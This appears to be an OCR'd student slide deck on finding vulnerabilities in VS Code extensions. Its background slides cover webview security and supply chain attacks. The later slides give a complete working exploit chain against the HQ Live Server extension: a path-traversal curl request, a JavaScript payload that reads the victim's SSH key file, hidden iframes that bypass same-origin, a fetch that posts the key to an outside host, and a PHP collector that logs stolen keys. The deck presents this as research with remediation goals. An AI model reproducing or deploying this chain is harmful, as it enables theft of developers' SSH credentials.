


Identifying Vulnerabilities in VS Code Extensions : Supply Chain Attack

Team 6

VS Code and Extensions

- VS Code built using the Electron framework
  - Create cross-platform desktop applications
    - Uses HTML, CSS, and JavaScript.
  - Chromium for rendering web content.
  - Node.js for accessing native system resources (API calls).
- VS Code Extensions
  - Adds functionalities to making coding easier.
  - TypeScript or JavaScript.
  - Most extensions in JS, sometimes wrapped around TS.
  - TS more secure than JS.
    - Static typing
    - Strict syntax
    - Tooling support.

Inspiration


- **Identify, analyze and test extensions** of VS Code from a security breach point of view.
- **Not targeting typosquatting** type of attacks.
  - Possible in VS Code.
- VS Code **- popular text editor.**
  - Immense user base – 14 millions active users (mostly developers).
  - Extensions (third party) to **enhance functionality**.
  - **Pose security risks** if not properly tested and validated.
- **Why this project:**
  - Supply chain attacks on the rise.
  - Developer machines can contain **important credentials.**
  - Extensions run with user privileges, **without sandbox.**
  - Security experts warn about **potential threats in the future.**

Phases

- **Phase 1: Extension Selection.**
  - Selecting extensions using official statistics, community feedback.
- **Phase 2: Vulnerability Identification.**
  - Analyzing selected extensions for potential security vulnerabilities.
- **Phase 3: Vulnerability Exploitation.**
  - Attempt to exploit identified vulnerabilities in selected extensions.
  - Determine their potential impact.
  - Make remediation recommendations based on the findings.
- **Phase 4: Grouping Vulnerabilities & Automate Detection.**
  - Grouping extensions according to their underlying technology or coding practices.
- **Phase 5 : Reporting and Recommendations.**
  - Prepare a report that summarizes findings and recommendations.

Progress

- **Related Work:** 06 Articles – 02 in 2021, 04 in Feb 2023.
  - Vulnerabilities in extensions creating a local server on the system.
    - **Microsoft Live Preview**[1] - Path Traversal Vulnerability
    - **Microsoft SARIF Viewer**[1] - Path Traversal Vulnerability
    - **LaTex Workshop**[2] - Code Execution
    - **Open in Default Browser**[2] - Path Traversal Vulnerability
    - **Instant Markdown**[2] - Path Traversal Vulnerability
    - **Rainbow Fart**[2] – Zip Slip Vulnerability




[1] https://blog.trailofbits.com/2023/02/21/vscode-extension-escape-vulnerability/

[2] https://snyk.io/blog/visual-studio-code-extension-security-vulnerabilities-deep-dive/

Progress

- Decided to go for similar extensions to find path traversal vulnerability.
- Options to make webviews secure.
  - enableScripts
  - localResourceRoots
  - Content-Security-Policy
- Basic issue
  - Unsanitised inputs!!
- **Challenges**
  - Find a vulnerable extension.
  - Exploiting the extension.



Progress : Finding a Vulnerable Extension

- **HQ Live Server[3] - Path Traversal Vulnerability.**

```
(base) prateek@Prateeks-MacBook-Pro ~ $ curl --path-as-is 'http://10.0.0.152:8080/../index1.html' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
  -H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'Cache-Control: no-cache' \
  -H 'Connection: keep-alive' \
  -H 'Cookie: np_userId=6823ba17cb403ce9f1ed29880e738fc; _gcl_au=1.1.2049404514.1678303426; _fbp=fb.
3.1678303425960.1052651813; _ga=GA1.1.251076546.1678303426; amplitude_id_878f4709123a5451aff838c1f87
0b84910.0.0.152=eyJkZXZpY2VJZCI6IjA3ZWQyOTQ2LWU3ZjUtNDBjMC05N2FmLTQ4MzBmZTUwZjY4NFIiLCJ1c2VySWQiOm51
bGwsIm9wdE91dCI6ZmFsc2UsInNlc3Npb25JZCI6MTY3ODMxMzA3NDE5MiwibGFzdEV2ZW50VGltZSI6MTY3ODMxMzA3NDE5Miwi
ZXZlbnRJZCI6MCwiaWRlbnRpZnlJZCI6MCwic2VxdWVuY2VOdW1iZXIiOjB9' \
  -H 'Pragma: no-cache' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Ge
cko) Chrome/111.0.0.0 Safari/537.36' \
  --compressed \
  --insecure
```


- Index1.html outside the server's root folder is served!!

[3] https://github.com/hqjs/vscode-hq-live-server


Progress : Exploitation Approach

- Exploiting the vulnerability to access `~/.ssh/id_rsa`.

- **Challenges**:
  - Protection against XSS
  - Same Origin Policy
    - Malicious HTML Page
    - Vulnerable web server



Progress : Overcoming the Challenge



Demo of Exploitation

Open VS Code.

Start the server.

Go to https://files.000webhost.com/

Click on the following link.

https://welcometomywebpage.000webhostapp.com/

Demo Video

Progress

- Downloaded the extensions in bulk.
  - VS Code does not provide any API to achieve this.
  - Use curl (smartly) inside a python script.
- Automated vulnerability testing using available tools.
  - Package based (Snyk)
  - Code based (Semgrep)
- **Way Ahead: Automate vulnerability testing.**
  - Find other extensions with vulnerability.
  - Install the extensions.
  - Activate/run the extension. (Start the server.)
  - Run test cases from our findings to identify the vulnerabilities.
  - Group the extensions.

thank you
شكراً جزيلاً
ngiyabonga
danke
謝謝
рахмат
teşekkür ederim
gracias
merci
obrigado
bedankt
dziękuję
спасибо
Баярлалаа
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Supply Chain Attack

- Supply chain attacks are everywhere.
  - Compromise a legitimate package by adding malicious code.
  - Propagated downstream to applications dependent on package.
  - Typosquatting or other techniques.
  - PyPI, NPM, Maven, RubyGems (for Ruby), NuGet (for .NET) etc.
- To mitigate the risk of supply chain attacks
  - Developers should
    - Use strong passwords and enable two-factor authentication.
    - Regularly review the packages and dependencies.
  - Package managers should implement security measures
    - Code signing, dependency scanning, and package verification.

Back

Progress : Exploiting the vulnerable Extension

- Creating a Payload.

```
const maxNesting = 10;
// The XSS payload.
const payload = `<body> <script>
    for (let n = 0; n < ${maxNesting}; n++) {
    fetch('http://localhost:8080/'+'..%2f'.repeat(n)+'.ssh/id_rsa.pub')
    .then((res) => {if (res.status === 200) {
        res.text().then((data) => window.parent.postMessage(data, '*'));
    }
}); }</scr`+"ipt></bo"+"dy>";
```

- Download the payload on victim's system.

```
const fileName = `file_${Math.random()}.html`;
const a = document.createElement('a');
a.setAttribute('href', 'data:text/plain;charset=utf-8,' + encodeURIComponent(payload));
a.setAttribute('download', fileName);
a.style.display = 'none';
document.body.appendChild(a);
a.click();
document.body.removeChild(a);
```

Back

Progress : Exploiting the vulnerable Extension

- Load the downloaded payload from victim's system in an iframe in the browser.

```
setTimeout(() => {
  for (let n = 0; n < maxNesting; n++) {
        const iframe = document.createElement('iframe');
        iframe.setAttribute('src', `http://localhost:8080/${'..%2f'.repeat(n)}Downloads/${fileName}`);
        iframe.setAttribute('style', 'width: 0px; height: 0px;')
        document.body.appendChild(iframe);
  }
}, 2000);
```

Same Origin

```
<body> <script>
        for (let n = 0; n < 10; n++) {
        fetch('http://localhost:8080/'+'..%2f'.repeat(n)+'.ssh/id_rsa.pub')
        .then((res) => {if (res.status === 200) {
            res.text().then((data) => window.parent.postMessage(data, '*'));
        }
    }); }</script></body>
```

Same Origin

Back

Progress : Exploiting the vulnerable Extension

- Send the key to malicious server.

```
window.addEventListener('message', (event) => {
    const formData = new FormData();
    formData.append('data', event.data);
    fetch('https://welcometomywebpage.000webhostapp.com/data.php', {

      "method": "POST",
      "body": formData
    });
}, false);
```

- Server-side PHP code.

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $key = $_POST["data"];
  $filename =  "details.txt";
  if (file_exists($filename)) {
      $handle = fopen($filename, 'a');
    } else {
      $handle = fopen($filename, 'w');
    }
  $handle = fopen($filename, "a");
  fwrite($handle, "Key: \n$key\n");
  fclose($handle);
}
?>
```

Back